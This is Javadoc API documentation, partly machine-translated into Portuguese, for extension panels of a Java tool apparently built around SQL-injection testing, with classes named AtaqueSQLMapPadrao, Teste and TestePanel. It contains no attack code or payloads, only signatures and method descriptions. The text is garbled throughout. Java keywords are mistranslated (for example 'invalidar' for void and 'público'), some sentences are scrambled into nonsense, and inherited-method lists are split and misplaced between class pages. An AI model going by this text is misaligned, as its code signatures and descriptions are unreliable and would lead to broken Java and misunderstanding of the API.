java.awt.image.ImageObserver, java.awt.MenuContainer, java.io.Serializable, javax.accessibility.Accessible, ProcessadorDeComando , Extensão

---

```
public class AtaqueSQLMapPadrao
estende ExtensionPanel
```

Veja também:

Forma serializada

Resumo da classe aninhada

Classes aninhadas / interfaces herdado de javax.swing.JPanel classe
javax.swing.JPanel.AccessibleJPanel

Classes aninhadas / interfaces herdadas da classe javax.swing.JComponent
javax.swing.JComponent.AccessibleJComponent

Classes aninhadas / interfaces herdadas da classe java.awt.Container
java.awt.Container.AccessibleAWTContainer

Classes aninhadas / interfaces herdadas da classe java.awt.Component
java.awt.Component.AccessibleAWTComponent, java.awt.Component.BaselineResizeBehavior, java.awt.Component.BltBufferStrategy, java.awt.Component.FlipBufferStrategy

Resumo campo

Campos herdados da classe javax.swing.JComponent
AccessibleContext, ListenerList, TOOL_TIP_TEXT_KEY, ui, UNDEFINED_CONDITION, WHEN_ANCESTOR_OF_FOCUSED_COMPONENT, WHEN_FOCUSED, WHEN_IN_FOCUSED_WINDOW

Campos herdados da classe java.awt.Component
BOTTOM_ALIGNMENT, CENTER_ALIGNMENT, LEFT_ALIGNMENT, RIGHT_ALIGNMENT TOP_ALIGNMENT,

Campos herdados da interface de java.awt.image.ImageObserver
Abortar, ALLBITS, ERRO, FRAMEBITS, altura, propriedades, SOMEBITS, largura

Resumo construtor

AtaqueSQLMapPadrao ()   Cria nova forma AtaqueSQLMapPadrao

Resumo método

invalidar	executarTeste () Método ESSE E QUANDO invocado o Botão executar teste da interface de clicado diretor é.

Métodos herdados da classe sujection.extension. ExtensionPanel
extensaoAtivada , extensaoDesativada , interpretaResultado , processaComando

Métodos herdados da classe javax.swing.JPanel
getAccessibleContext, getUI, getUIClassID, paramString, setUI, updateUI

Métodos herdados da classe javax.swing.JComponent
addNotify addAncestorListener, addVetoableChangeListener, computeVisibleRect, contém, createToolTip, desativar, ativar firePropertyChange, firePropertyChange, firePropertyChange, fireVetoableChange, getActionForKeyStroke, getActionMap, getAlignmentX, getAlignmentY, getAncestorListeners, getAutoscrolls, getBaseline, getBaselineResizeBehavior, getBorder, getBounds, getClientProperty, getComponentGraphics, getComponentPopupMenu, getConditionForKeyStroke, getDebugGraphicsOptions, getDefaultLocale, getFontMetrics, getGraphics, getHeight, getInheritsPopupMenu, getInputMap, getInputMap, getInputVerifier, getInsets, getInsets, getListeners, getLocation, getMaximumSize, getMinimumSize, getNextFocusableComponent, getPopupLocation, getPreferredSize, getRegisteredKeyStrokes, getRootPane, getSize, getToolTipLocation, getToolTipText, getToolTipText, getTopLevelAncestor, getTransferHandler, getVerifyInputWhenFocusTarget, getVetoableChangeListeners, getVisibleRect, getWidth, getX, getY, grabFocus, isDoubleBuffered, isLightweightComponent, isManagingFocus, isOpaque, isOptimizedDrawingEnabled, isPaintingForPrint, isPaintingTile, isRequestFocusEnabled, isValidateRoot, pintura, paintBorder, paintChildren, paintComponent, paintImmediately, paintImmediately, imprimir PRINTALL, printBorder, printChildren, printComponent, processComponentKeyEvent, processKeyBinding, processKeyEvent, processMouseEvent, processMouseMotionEvent,
putClientProperty, registerKeyboardAction, registerKeyboardAction, removeAncestorListener, removeNotify removeVetoableChangeListener, pintar, pintar, requestDefaultFocus, requestFocus, requestFocus, requestFocusInWindow, requestFocusInWindow, resetKeyboardActions, remodelar, revalidação, scrollRectToVisible, setActionMap, setAlignmentX, setAlignmentY, setAutoscrolls, setBackground, setBorder, setComponentPopupMenu, setDebugGraphicsOptions, setDefaultLocale, setDoubleBuffered, setEnabled, setFocusTraversalKeys, setFont, SetForeground, setInheritsPopupMenu, setInputMap, setInputVerifier, setMaximumSize, setMinimumSize, setNextFocusableComponent, setOpaque, setPreferredSize, setRequestFocusEnabled, setToolTipText, setTransferHandler, setUI, setVerifyInputWhenFocusTarget, unregisterKeyboardAction, setVisible, atualização

Métodos herdados da classe java.awt.Container

adicionar, acrescentar, somar, acrescentar, somar, addContainerListener, addImpl, addPropertyChangeListener, addPropertyChangeListener, applyComponentOrientation, areFocusTraversalKeysSet, countComponents, DeliverEvent, doLayout, findComponentAt, findComponentAt, getComponent, getComponentAt, getComponentAt, getComponentCount, GetComponents, getComponentZOrder, getContainerListeners, getFocusTraversalKeys, getFocusTraversalPolicy, GetLayout, getMousePosition, inserções, invalidar, isAncestorOf, isFocusCycleRoot, isFocusCycleRoot, isFocusTraversalPolicyProvider, isFocusTraversalPolicySet, layout, lista, lista, localizar, MinimumSize, paintComponents, PreferredSize, printComponents, processContainerEvent, processEvent, remover, remover, removeAll, removeContainerListener, setComponentZOrder, setFocusCycleRoot, setFocusTraversalPolicy, setFocusTraversalPolicyProvider, setLayout, transferFocusBackward, transferFocusDownCycle, validar validateTree

Métodos herdados da classe java.awt.Component

ação, adicionar addFocusListener addComponentListener, addHierarchyBoundsListener, addHierarchyListener, addInputMethodListener, addKeyListener, addMouseListener, addMouseMotionListener, addMouseWheelListener, limites, checkImage, checkImage, coalesceEvents, contém, createImage, createImage, createVolatileImage, createVolatileImage, disableEvents, dispatchEvent, habilitação, EnableEvents, enableInputMethods, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, getBackground, getBounds, getColorModel, getComponentListeners, getComponentOrientation, getCursor, getDropTarget, getFocusCycleRootAncestor, getFocusListeners, getFocusTraversalKeysEnabled, getFont, getGraphicsConfiguration getForeground, getHierarchyBoundsListeners, getHierarchyListeners, getIgnoreRepaint, getInputContext, getInputMethodListeners, getInputMethodRequests, getKeyListeners, getLocale, getLocation, getLocationOnScreen, getMouseListeners, getMouseMotionListeners, getMousePosition, getMouseWheelListeners, getName, GetParent, getPeer, getPropertyChangeListeners, getPropertyChangeListeners, GetSizee getToolkit, getTreeLock, GotFocus, handleEvent, HasFocus, hide, imageUpdate, dentro, isBackgroundSet, isCursorSet, isDisplayable, IsEnabled, isFocusable, isFocusOwner, isFocusTraversable, isFontSet, isForegroundSet, isLightweight, isMaximumSizeSet, isMinimumSizeSet, isPreferredSizeSet, isShowing, isValid, isVisible, keyDown keyUp, lista, lista, lista de localização, LostFocus, mouseDown, mouseDrag, MouseEnter, mouseExit, MouseMove mouseUp movimento, nextFocus, paintAll, postEvent, prepareImage, prepareImage, processComponentEvent, processFocusEvent, processHierarchyBoundsEvent, processHierarchyEvent, processInputMethodEvent, processMouseWheelEvent, remover, removeComponentListener, removeFocusListener, removeHierarchyBoundsListener, removeHierarchyListener, removeInputMethodListener, removeKeyListener, removeMouseListener, removeMouseMotionListener, removeMouseWheelListener,

Detalhes do construtor

AtaqueSQLMapPadrao

```
público AtaqueSQLMapPadrao ()
```

Cria nova forma AtaqueSQLMapPadrao

Detalhes do método

executarTeste

```
public void executarTeste ()
```

Descrição copiado de interface: `Extensão`
ESSE Método E QUANDO invocado o Botão executar teste da interface de clicado diretor é.

```
removePropertyChangeListener, removePropertyChangeListener, repintar, pintar,
pintar, redimensionar, redimensionar, setBounds, setBounds,
setComponentOrientation, setCursor setDropTarget, setFocusable,
setFocusTraversalKeysEnabled, setIgnoreRepaint, setLocale, setLocation
setLocation, setName, setSize, setSize, show, show, tamanho, toString,
transferFocus, transferFocusUpCycle
```

Métodos herdados da classe java.lang.Object
clone, equals, finalize, getClass, hashCode, notificar, notifyAll, espere, espere, espere

Class Teste

extensions

Class Teste

```
java.lang.Object
  └extensions.Teste
```

All Implemented Interfaces:
ProcessadorDeComando, Extension

```
public class Teste
extends java.lang.Object
implements Extension
```

Constructor Summary

`Teste` ()

Method Summary

void	**executarTeste**() Esse método é invocado quando o botão executar teste da interface principal é clicado.
void	**extensaoAtivada**() Esse método é invocado quando a extensão é ativada
void	**extensaoDesativada**() Esse método é invocado quando a extensão é desativada, ou seja outra extensão é carregada no lugar.
boolean	**interpretaResultado**(java.lang.String linha) Quando o programa executado no console retorna texto, este método é chamado
void	**processaComando**(java.lang.String linha) Quando há um comando no console a ser processado, esse comando é passado para este método.

Methods inherited from class java.lang.Object
clone, equals, finalize, getClass, hashCode, notify, notifyAll, toString, wait, wait, wait

Constructor Detail

```
public Teste()
```

Method Detail

executarTeste

```
public void executarTeste()
```

Description copied from interface: Extension

Esse método é invocado quando o botão executar teste da interface principal é clicado.

Specified by:

executarTeste in interface Extension

---

extensaoAtivada

```
public void extensaoAtivada()
```

Description copied from interface: Extension

Esse método é invocado quando a extensão é ativada

Specified by:

extensaoAtivada in interface Extension

extensaoDesativada

```
public void extensaoDesativada()
```

Description copied from interface: Extension
Esse método é invocado quando a extensão é desativada, ou seja outra extensão é carregada no lugar. Isso não é chamado quando o programa fecha.

Specified by:
extensaoDesativada in interface Extension

---

processaComando

```
public void processaComando(java.lang.String linha)
```

Description copied from interface: ProcessadorDeComando
Quando há um comando no console a ser processado, esse comando é passado para este método.

Specified by:
processaComando in interface ProcessadorDeComando

Parameters:

interpretaResultado

```
public boolean interpretaResultado(java.lang.String linha)
```

Description copied from interface: ProcessadorDeComando
Quando o programa executado no console retorna texto, este método é chamado

Specified by:
interpretaResultado in interface ProcessadorDeComando

Parameters:
linha - texto que o programa executado retornou.

Returns:
True indica que o resultado veio externo ao interpretador e foi impresso no console. False indica que o resultado veio do interpretador e não é impresso no console. Isso é usado para evitar que o próprio interpretador envie texto ao console e tente interpretá-lo.

AtaqueSQLMapPadrao

extensões

TestePanel Classe

```
java.lang.Object
  └java.awt.Component
      └java.awt.Container
          └javax.swing.JComponent
              └javax.swing.JPanel
                  └sujection.extension.ExtensionPanel
                      └extensions.TestePanel
```

Todas as interfaces implementadas:

java.awt.image.ImageObserver, java.awt.MenuContainer, java.io.Serializable, javax.accessibility.Accessible, ProcessadorDeComando , Extensão

---

```
public class TestePanel
estende ExtensionPanel
```

Veja também:

Forma serializada

Resumo da classe aninhada

Classes aninhadas / interfaces herdado de javax.swing.JPanel classe
javax.swing.JPanel.AccessibleJPanel

Classes aninhadas / interfaces herdadas da classe javax.swing.JComponent
javax.swing.JComponent.AccessibleJComponent

Classes aninhadas / interfaces herdadas da classe java.awt.Container
java.awt.Container.AccessibleAWTContainer

Classes aninhadas / interfaces herdadas da classe java.awt.Component
java.awt.Component.AccessibleAWTComponent, java.awt.Component.BaselineResizeBehavior, java.awt.Component.BltBufferStrategy, java.awt.Component.FlipBufferStrategy

Resumo campo

Campos herdados da classe javax.swing.JComponent
AccessibleContext, ListenerList, TOOL_TIP_TEXT_KEY, ui, UNDEFINED_CONDITION, WHEN_ANCESTOR_OF_FOCUSED_COMPONENT, WHEN_FOCUSED, WHEN_IN_FOCUSED_WINDOW

Campos herdados da classe java.awt.Component
BOTTOM_ALIGNMENT, CENTER_ALIGNMENT, LEFT_ALIGNMENT, RIGHT_ALIGNMENT TOP_ALIGNMENT,

Campos herdados da interface de java.awt.image.ImageObserver
Abortar, ALLBITS, ERRO, FRAMEBITS, altura, propriedades, SOMEBITS, largura

Resumo construtor

TestePanel () Cria TestePanel nova forma

Resumo método

invalidar	executarTeste () Método ESSE E QUANDO invocado o Botão executar teste da interface de clicado diretor é.

Métodos herdados da classe sujection.extension. ExtensionPanel

extensaoAtivada , extensaoDesativada , interpretaResultado , processaComando

Métodos herdados da classe javax.swing.JPanel

getAccessibleContext, getUI, getUIClassID, paramString, setUI, updateUI

Métodos herdados da classe javax.swing.JComponent

addNotify addAncestorListener, addVetoableChangeListener, computeVisibleRect, contém, createToolTip, desativar, ativar firePropertyChange, firePropertyChange, firePropertyChange, fireVetoableChange, getActionForKeyStroke, getActionMap, getAlignmentX, getAlignmentY, getAncestorListeners, getAutoscrolls, getBaseline, getBaselineResizeBehavior, getBorder, getBounds, getClientProperty, getComponentGraphics, getComponentPopupMenu, getConditionForKeyStroke, getDebugGraphicsOptions, getDefaultLocale, getFontMetrics, getGraphics, getHeight, getInheritsPopupMenu, getInputMap, getInputMap, getInputVerifier, getInsets, getInsets, getListeners, getLocation, getMaximumSize, getMinimumSize, getNextFocusableComponent, getPopupLocation, getPreferredSize, getRegisteredKeyStrokes, getRootPane, getSize, getToolTipLocation, getToolTipText, getToolTipText, getTopLevelAncestor, getTransferHandler, getVerifyInputWhenFocusTarget, getVetoableChangeListeners, getVisibleRect, getWidth, getX, getY, grabFocus, isDoubleBuffered, isLightweightComponent, isManagingFocus, isOpaque, isOptimizedDrawingEnabled, isPaintingForPrint, isPaintingTile, isRequestFocusEnabled, isValidateRoot, pintura, paintBorder, paintChildren, paintComponent, paintImmediately, paintImmediately, imprimir PRINTALL, printBorder, printChildren, printComponent, processComponentKeyEvent, processKeyBinding, processKeyEvent, processMouseEvent, processMouseMotionEvent,

putClientProperty, registerKeyboardAction, registerKeyboardAction, removeAncestorListener, removeNotify removeVetoableChangeListener, pintar, pintar, requestDefaultFocus, requestFocus, requestFocus, requestFocusInWindow, requestFocusInWindow, resetKeyboardActions, remodelar, revalidação, scrollRectToVisible, setActionMap, setAlignmentX, setAlignmentY, setAutoscrolls, setBackground, setBorder, setComponentPopupMenu, setDebugGraphicsOptions, setDefaultLocale, setDoubleBuffered, setEnabled, setFocusTraversalKeys, setFont, SetForeground, setInheritsPopupMenu, setInputMap, setInputVerifier, setMaximumSize, setMinimumSize, setNextFocusableComponent, setOpaque, setPreferredSize, setRequestFocusEnabled, setToolTipText, setTransferHandler, setUI, setVerifyInputWhenFocusTarget, unregisterKeyboardAction, setVisible, atualização

Métodos herdados da classe java.awt.Container

adicionar, acrescentar, somar, acrescentar, somar, addContainerListener, addImpl, addPropertyChangeListener, addPropertyChangeListener, applyComponentOrientation, areFocusTraversalKeysSet, countComponents, DeliverEvent, doLayout, findComponentAt, findComponentAt, getComponent, getComponentAt, getComponentAt, getComponentCount, GetComponents, getComponentZOrder, getContainerListeners, getFocusTraversalKeys, getFocusTraversalPolicy, GetLayout, getMousePosition, inserções, invalidar, isAncestorOf, isFocusCycleRoot, isFocusCycleRoot, isFocusTraversalPolicyProvider, isFocusTraversalPolicySet, layout, lista, lista, localizar, MinimumSize, paintComponents, PreferredSize, printComponents, processContainerEvent, processEvent, remover, remover, removeAll, removeContainerListener, setComponentZOrder, setFocusCycleRoot, setFocusTraversalPolicy, setFocusTraversalPolicyProvider, setLayout, transferFocusBackward, transferFocusDownCycle, validar validateTree

Métodos herdados da classe java.awt.Component

ação, adicionar addFocusListener addComponentListener, addHierarchyBoundsListener, addHierarchyListener, addInputMethodListener, addKeyListener, addMouseListener, addMouseMotionListener, addMouseWheelListener, limites, checkImage, checkImage, coalesceEvents, contém, createImage, createImage, createVolatileImage, createVolatileImage, disableEvents, dispatchEvent, habilitação, EnableEvents, enableInputMethods, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, getBackground, getBounds, getColorModel, getComponentListeners, getComponentOrientation, getCursor, getDropTarget, getFocusCycleRootAncestor, getFocusListeners, getFocusTraversalKeysEnabled, getFont, getGraphicsConfiguration getForeground, getHierarchyBoundsListeners, getHierarchyListeners, getIgnoreRepaint, getInputContext, getInputMethodListeners, getInputMethodRequests, getKeyListeners, getLocale, getLocation, getLocationOnScreen, getMouseListeners, getMouseMotionListeners, getMousePosition, getMouseWheelListeners, getName, GetParent, getPeer, getPropertyChangeListeners, getPropertyChangeListeners, GetSizee getToolkit, getTreeLock, GotFocus, handleEvent, HasFocus, hide, imageUpdate, dentro, isBackgroundSet, isCursorSet, isDisplayable, IsEnabled, isFocusable, isFocusOwner, isFocusTraversable, isFontSet, isForegroundSet, isLightweight, isMaximumSizeSet, isMinimumSizeSet, isPreferredSizeSet, isShowing, isValid, isVisible, keyDown keyUp, lista, lista, lista de localização, LostFocus, mouseDown, mouseDrag, MouseEnter, mouseExit, MouseMove mouseUp movimento, nextFocus, paintAll, postEvent, prepareImage, prepareImage, processComponentEvent, processFocusEvent, processHierarchyBoundsEvent, processHierarchyEvent, processInputMethodEvent, processMouseWheelEvent, remover, removeComponentListener, removeFocusListener, removeHierarchyBoundsListener, removeHierarchyListener, removeInputMethodListener, removeKeyListener, removeMouseListener, removeMouseMotionListener, removeMouseWheelListener, removePropertyChangeListener, removePropertyChangeListener, repintar, pintar, pintar, redimensionar, redimensionar, setBounds, setBounds, setComponentOrientation, setCursor setDropTarget, setFocusable, setFocusTraversalKeysEnabled, setIgnoreRepaint, setLocale, setLocation setLocation, setName, setSize, setSize, show, show, tamanho, toString, transferFocus, transferFocusUpCycle

Métodos herdados da classe java.lang.Object

clone, equals, finalize, getClass, hashCode, notificar, notifyAll, espere, espere, espere

Detalhes do construtor

TestePanel

```
público TestePanel ()
```

Cria TestePanel nova forma

Detalhes do método

executarTeste

```
public void executarTeste ()
```

Descrição copiado de interface: Extensão
ESSE Método E QUANDO invocado o Botão executar teste da interface de clicado diretor é.
